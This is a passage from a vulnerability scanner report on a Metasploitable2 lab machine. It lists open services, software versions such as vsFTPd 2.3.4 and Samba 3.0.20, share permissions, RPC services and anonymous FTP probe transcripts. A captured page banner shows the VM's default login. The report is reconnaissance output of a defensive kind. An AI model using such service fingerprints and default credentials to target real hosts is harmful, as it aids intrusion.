There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Certificate #0
RSA Public Key (1024 bit)
        RSA Public-Key: (1024 bit)
        Modulus:
            00:d6:b4:13:36:33:9a:95:71:7b:1b:de:7c:83:75:
            da:71:b1:3c:a9:7f:fe:ad:64:1b:77:e9:4f:ae:be:
            ca:d4:f8:cb:ef:ae:bb:43:79:24:73:ff:3c:e5:9e:
            3b:6d:fc:c8:b1:ac:fa:4c:4d:5e:9b:4c:99:54:0b:
            d7:a8:4a:50:ba:a9:de:1d:1f:f4:e4:6b:02:a3:f4:
            6b:45:cd:4c:af:8d:89:62:33:8f:65:bb:36:61:9f:
            c4:2c:73:c1:4e:2e:a0:a8:14:4e:98:70:46:61:bb:
            d1:b9:31:df:8c:99:ee:75:6b:79:3c:40:a0:ae:97:
            00:90:9d:dc:99:0d:33:a4:b5
        Exponent: 65537 (0x10001)
```

Information Gathered (72)

3 Remote Access or Management Service Detected

QID: 42017
Category: General remote services
Associated CVEs: -
Vendor Reference: -
Bugtraq ID: -
Service Modified: 12/02/2021
User Modified: -
Edited: No
PCI Vuln: No

THREAT:

A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.
The Results section includes information on the remote access service that was found on the target.
Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:

Consequences vary by the type of attack.

SOLUTION:

Expose the remote access or remote management services only to the system administrators or intended users of the system.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Service name: TFTP on UDP port 69.
Service name: X11 on TCP port 6000.
Service name: SSH on TCP port 22.
Service name: Telnet on TCP port 23.
Service name: FTP on TCP port 21.
Service name: VNC on TCP port 5900.
Service name: Rlogin TCP port 513.
Service name: SHELL on TCP port 1524.
```

■■■□□ 3 FTP-Service Anonymous-Logon Information Gathering

QID:	45034
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/27/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The scanner logged on anonymously to the target FTP service. The results section displays all the information that the scanner gathered from the target FTP service. This information would be useful for penetration testing and for launching more attacks/tests on the target FTP service or other services.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
USER Anonymous

331 Please specify the password.

PASS adevnull@qualys.com

230 Login successful.

MKD QTest

550 Create directory operation failed.

SITE CHMOD 700 QTest

550 Permission denied.

RMD QTest

550 Permission denied.

SITE IDLE

550 Permission denied.

SITE IDLE 10000

550 Permission denied.

TYPE I

200 Switching to Binary mode.

TYPE A

200 Switching to ASCII mode.

STAT

211-FTP server status:
     Connected to 192.168.1.19
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     vsFTPd 2.3.4 - secure, fast, stable
211 End of status

REST 99999

350 Restart position accepted (99999).
```

```
HELP


214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.


ALLO -1


202 ALLO command ignored.


ALLO 99999999999999999


202 ALLO command ignored.


PORT 1,2,3,4,5,6


500 Illegal PORT command.


PASV


227 Entering Passive Mode (192,168,1,21,220,155).


SYST


215 UNIX Type: L8


SMNT /tmp


502 SMNT not implemented.


REIN


502 REIN not implemented.
```

3 NetBIOS Bindings Information

QID:	70004
Category:	SMB / NETBIOS
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/10/2005
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following bindings were detected on this computer. Bindings have many purposes. They reflect such things as users logged-in, registration of a user name, registration of a service in a domain, and registering of a NetBIOS name.

IMPACT:

Unauthorized users can use this information in further attacks against the host. A list of logged-in users on the target host/network can potentially be used to launch social engineering attacks.

SOLUTION:

This service uses the UDP and TCP port 137. Typically, this port should not be accessible to external networks, and should be firewalled.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Name	Service	NetBIOS Suffix
METASPLOITABLE	Workstation Service	0x0
METASPLOITABLE	Messenger Service Server (Machine or Logged-in User Name)	0x3
METASPLOITABLE	File Server Service	0x20
..__MSBROWSE__.	Master Browser	0x1
WORKGROUP	Domain Name	0x0
WORKGROUP	Master Browser	0x1d
WORKGROUP	Browser Service Elections	0x1e

3 NetBIOS Shared Folders

QID:	70030
Category:	SMB / NETBIOS
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/30/2003
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following NetBIOS shared folders have been detected.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Device Name	Comment	Type	Label	Size	Description
print$	Printer Drivers	0			
tmp	oh noes!	0			
opt		0			
IPC$	IPC Service (metasploitable server (Samba 3.0.20-Debian))	3			
ADMIN$	IPC Service (metasploitable server (Samba 3.0.20-Debian))	3			

▮▮▮▯▯ 3 Content-Security-Policy HTTP Security Header Not Detected port 80/tcp

QID:	48001
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	Content-Security-Policy
Bugtraq ID:	-
Service Modified:	03/11/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The HTTP Content-Security-Policy response header allows web site administrators to control resources the user agent is allowed to load for a given page. This helps guard against cross-site scripting attacks (XSS).
QID Detection Logic:
This QID detects the absence of the Content-Security-Policy HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Content-Security-Policy HTTP Header missing on port 80.
GET / HTTP/1.0
Host: 192.168.1.21
```

▮▮▯▯▯ 2 Operating System Detected

QID:	45017
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/07/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.
1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.
Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that of the firewall instead of the host being scanned.
2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended

it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).
3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.
4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system.sysDescr" for the operating system.

IMPACT:

Not applicable.

SOLUTION:

Not applicable.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Operating System	Technique	ID
Linux 2.2-2.6	TCP/IP Fingerprint	M1141:5927::21
Unix/Samba 3.0.20-Debian	CIFS via TCP Port 445	

2 PHP Server Detected

QID:	45110
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/16/2010
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
```

```
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

2 Open DCE-RPC / MS-RPC Services List

QID:	70022
Category:	SMB / NETBIOS
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/23/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following DCE-RPC / MS-RPC services are active on the remote host.

IMPACT:

N/A

SOLUTION:

Shut down any unknown or unused service on the list. In Windows, this is done in the "Services" Control Panel. In other environments, this usually requires editing a configuration file or start-up script.

If you have provided Windows Authentication credentials, the Microsoft
Registry service supporting the named pipe "\PIPE\winreg" must be present to allow CIFS to access the Registry.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Description	Version	TCP Ports	UDP Ports	HTTP Ports	NetBIOS/CIFS Pipes
Microsoft Distributed File System	3.0				\PIPE\NETDFS
Microsoft Event Log Service	0.0				\PIPE\eventlog

Microsoft Local Security Architecture	0.0	\PIPE\lsarpc
Microsoft Network Logon	1.0	\PIPE\NETLOGON
Microsoft Registry	1.0	\PIPE\winreg
Microsoft Security Account Manager	1.0	\PIPE\samr
Microsoft Server Service	3.0	\PIPE\srvsvc
Microsoft Service Control Service	2.0	\PIPE\svcctl
Microsoft Spool Subsystem	1.0	\PIPE\spoolss
Microsoft Workstation Service	1.0	\PIPE\wkssvc
Microsoft Spool Subsystem	1.0	\PIPE\SPOOLSS

2 Host Uptime Based on TCP TimeStamp Option

QID:	82063
Category:	TCP/IP
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/30/2007
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.
Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Based on TCP timestamps obtained via port 111, the host's uptime is 0 days, 0 hours, and 55 minutes.
The TCP timestamps from the host are in units of 10 milliseconds.
```

2 Microsoft Windows Effective Permission on Shares Enumerated

QID:	105185
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Detected effective security permissions for shares on the target host are enumerated, the complete set of effective permissions might differ.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

share	SHARE TYPE	ACE TYPE	NAME	PRIMARY GROUP	ACE1	ACE2	ACE3	ADDITIONAL INFO
print$	Directory	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner	Results may be incomplete
print$	Directory	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-	Results may be incomplete
tmp	Directory	Access Allowed for User	METASPLOITABLE\root	METASPLOITABLE\root	standard-read	standard-write-owner	standard-write-dac	-
tmp	Directory	Access Allowed for User	METASPLOITABLE\root	METASPLOITABLE\root	standard-delete	-	-	-
tmp	Directory	Access Allowed for Group	METASPLOITABLE\root	METASPLOITABLE\root	standard-read	standard-write-owner	standard-write-dac	-
tmp	Directory	Access Allowed for Group	METASPLOITABLE\root	METASPLOITABLE\root	standard-delete	-	-	-
tmp	Directory	Access Allowed for Group	All	METASPLOITABLE\root	generic-all	standard-read	standard-write-owner	-
tmp	Directory	Access Allowed for Group	All	METASPLOITABLE\root	standard-write-dac	standard-delete	-	-
opt	Directory	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner	Results may be incomplete
opt	Directory	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-	Results may be incomplete
IPC$	IPC	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner	Results may be incomplete
IPC$	IPC	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-	Results may be incomplete
ADMIN$	IPC	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner	Results may be incomplete
ADMIN$	IPC	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-	Results may be incomplete

2 Windows Shares With Everyone Group Having Full Control

QID:	105316
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/18/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

This vulnerability check gathers information about Windows shares in which the Everyone Group has full control permission. The Result section lists the group name which has full control for the "Everyone" group.

IMPACT:

Please make sure the information provided adheres to your company policy.

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

share	ACE TYPE	ACE1
print$	Everyone Group	Full-Control
tmp	Everyone Group	Full-Control
opt	Everyone Group	Full-Control
IPC$	Everyone Group	Full-Control
ADMIN$	Everyone Group	Full-Control

2 Windows Shares With Everyone Group Having Any Access

QID:	105317
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/05/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

This vulnerability check gathers information about Windows shares in which the Everyone Group has any access permission. The Result section lists the group name.

IMPACT:

Please make sure the information provided adheres to your company policy.

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

share	ACE TYPE
print$	Some access allowed for Everyone group
tmp	Some access allowed for Everyone group
opt	Some access allowed for Everyone group
IPC$	Some access allowed for Everyone group
ADMIN$	Some access allowed for Everyone group

2 Microsoft Windows Permission on Shares Enumerated

QID:	105335
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	08/04/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Security permissions for shares on the target host are enumerated.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

share	SHARE TYPE	ACE TYPE	NAME	OWNER	ACE1	ACE2	ACE3
print$	Directory	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner
print$	Directory	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-
tmp	Directory	Access Allowed for Group	All	METASPLOITABLE\root	generic-all	standard-read	standard-write-owner
tmp	Directory	Access Allowed for Group	All	METASPLOITABLE\root	standard-write-dac	standard-delete	-
opt	Directory	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner
opt	Directory	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-
IPC$	IPC	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner

IPC$	IPC	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-
ADMIN$	IPC	Access Allowed for Group	All	-	generic-all	standard-read	standard-write-owner
ADMIN$	IPC	Access Allowed for Group	All	-	standard-write-dac	standard-delete	-

2 Named Daemon Version Number Disclosure Vulnerability port 53/tcp

QID:	15001
Category:	DNS and BIND
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	02/11/2003
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Named is the daemon used to provide the DNS translation service.

IMPACT:

If successfully exploited, unauthorized users can determine which version of "named" is running on this host. This is very dangerous since it enables aggressive intruders to prepare a specific attack for the version being used.

SOLUTION:

Unless it is required on this host, disable this feature.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

2 Open RPC Services List port 111/tcp

QID:	9
Category:	RPC
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/25/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

A port scanner was used to draw a map of all the RPC services that are accessible.

IMPACT:

Unauthorized users can subsequently test vulnerabilities related to each of the services open.

SOLUTION:

Shut down any unknown or unused service on the list. To remove all RPC services, you cannot simply filter port 111 at the firewall because port 111 (the "portmap" service) only shows which ports the RPC services are listening on. Therefore, it cannot block access to these services. Disable the RPC services at the server level because each listens on an ephemeral UDP or TCP port.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

program	version	protocol	port	name
100000	2	tcp	111	rpcbind
100000	2	udp	111	rpcbind
100024	1	udp	54322	status
100024	1	tcp	52179	status
100003	2	udp	2049	nfs
100003	3	udp	2049	nfs
100003	4	udp	2049	nfs
100021	1	udp	34600	nlockmgr
100021	3	udp	34600	nlockmgr
100021	4	udp	34600	nlockmgr
100003	2	tcp	2049	nfs
100003	3	tcp	2049	nfs
100003	4	tcp	2049	nfs
100021	1	tcp	41425	nlockmgr
100021	3	tcp	41425	nlockmgr
100021	4	tcp	41425	nlockmgr
100005	1	udp	48681	mountd
100005	1	tcp	33678	mountd
100005	2	udp	48681	mountd
100005	2	tcp	33678	mountd
100005	3	udp	48681	mountd
100005	3	tcp	33678	mountd

2 STAT FTP Command Information Disclosure — port 21/tcp

QID:	27003
Category:	File Transfer Protocol
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	1506
Service Modified:	09/07/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

"STAT" is a command of the FTP protocol. It discloses an excessive amount of information about the state of the current server.
Note: This QID may be associated with CVE-2000-0646.

IMPACT:

Unauthorized users can exploit this command to obtain information about the FTP server, such as the number of users currently using it, the length of time it's been running, whether the unauthorized user is likely to be discovered by an Administrator, etc.

SOLUTION:

Patch -
Upgrade to the latest version of WFTPD (2.4.1RC12 or later), available from the WFTPD Web site (http://www.wftpd.com/downloads.htm).
Workaround:If your FTP server software allows you to, disable this command.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
211-FTP server status:
     Connected to 192.168.1.19
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     vsFTPd 2.3.4 - secure, fast, stable
211 End of status
```

2 FTP Server Banner port 21/tcp

QID:	27113
Category:	File Transfer Protocol
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/30/2019
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following message is shown to all users logging on to your FTP server, including anonymous logins if they are allowed on your server.

IMPACT:

Unauthorized users can obtain sensitive information about your server, such as the version or type of server you are running, and use this information to implement specific attacks against the server.

SOLUTION:

If possible, edit the configuration files or recompile the server to restrict the type of information disclosed.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
220 (vsFTPd 2.3.4)
```

2 SMTP Banner port 25/tcp

QID:	74042
Category:	Mail services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/02/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Simple Mail Transfer Protocol is a communication protocol for electronic mail transmission.
QID Detection Logic:
The QID checks for 220 status code in the banner of the response.

IMPACT:

NA

SOLUTION:

NA

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

2 SMTP Service Detected port 25/tcp

QID:	74145
Category:	Mail services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/21/2004
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Mail Service on this host can be identified from a remote system using SMTP fingerprinting. According to the results of this fingerprinting technique, the Mail Service name and version are listed below.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Name: Postfix

▰▰▱▱▱ 2 Web Applications and Plugins Detected port 80/tcp

QID:	45114
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/22/2023
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The result section of this QID lists web applications and plugins that were detected on the target using web application fingerprinting. This technique compares static files at known locations against precomputed hashes for versions of those files in all available releases. The technique is fast, low-bandwidth, non-invasive, generic, and highly automatable.
Following open source and free applications are currently supported:
Joomla!
MediaWiki
WordPress
phpBB
MovableType
Drupal
osCommerce
PHP-Nuke
Moodle
Liferay
Tikiwiki
Twiki
phpmyadmin
SPIP
Confluence(free versions)
Wikka
Wacko
Usemod
e107
Flyspray
AppRain
V-CMS
AjaxPlorer/Pydio
eFront Learning Management System
vTigerCRM (Open source versions)
MyBB
WebCalendar
PivotX WebLog
DokuWiki
MODX Revolution
MODX Evolution
Collabtive
Achievo
Magento 1.x CE
iCE Hrm (Opensource Version)
AdaptCMS
ownCloud
HumHub
Redaxscript
phpwcms
Wolf CMS
Pligg CMS
Zen Cart
Xoops
TYPO3
Microweber

This QID is based on the Blind Elephant project (http://blindelephant.sourceforge.net/). For a complete list of supported web applications and plugins, please check the following link: DOC-5480 (https://community.qualys.com/docs/DOC-5480).

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

TikiWiki	1.9.5	in directory: /tikiwiki/
phpMyAdmin	3.1.1	in directory: /phpMyAdmin/
phpMyAdmin	5.0.1	in directory: /

2 Web Server HTTP Protocol Versions port 80/tcp

QID:	45266
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/24/2017
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

This QID lists supported HTTP protocol (HTTP 1.x or HTTP 2) from remote web server.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Remote Web Server supports HTTP version 1.x on 80 port.GET / HTTP/1.1
```

2 MySQL Banner port 3306/tcp

QID:	19000
Category:	Database
Associated CVEs:	-

Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/30/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is an open-source relational database management system.
QID Detection Logic:
Checks the MYSQL service

IMPACT:

NA

SOLUTION:

NA

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

2 VNC Banner port 5900/tcp

QID:	38062
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/21/2012
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Virtual Network Computing (VNC) is a graphical desktop sharing system that uses the RFB protocol (remote framebuffer) to remotely control another computer. It transmits the keyboard and mouse events from one computer to another, relaying the graphical screen updates back in the other direction, over a network.

IMPACT:

Allows a remote end-user to potential connect to the VNC service, if they are authorized to do so.

SOLUTION:

Disable the VNC services on the target if the services are not needed.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

RFB 003.003

1 DNS Host Name

QID:	6
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/04/2018
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

IP address	Host name
192.168.1.21	No registered hostname

1 Traceroute

QID:	45006
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/09/2003
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Hops	IP	Round Trip Time	Probe	Port
1	192.168.1.1	25.76ms	ICMP	
2	192.168.1.21	2.61ms	TCP	80

1 Host Scan Time - Scanner

QID:	45038
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/15/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.
The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Scan duration: 3794 seconds

Start time: Fri, Mar 24 2023, 17:27:02 GMT

End time: Fri, Mar 24 2023, 18:30:16 GMT

1 Host Names Found

QID:	45039
Category:	Information gathering
Associated CVEs:	-

Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	08/27/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Host Name	Source
metasploitable.localdomain	NTLM DNS
METASPLOITABLE	NTLM NetBIOS
METASPLOITABLE	NetBIOS

1 Samba Detected On Target Host

QID:	45200
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/07/2013
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Samba is an Open Source/Free Software suite that provides seamless file and print services to SMB/CIFS clients. Samba was detected on the target
host.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Samba 3.0.20-Debian
```

1 SMB Version 1 Detected on Linux targets

QID:	45339
Category:	Information gathering
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/28/2022
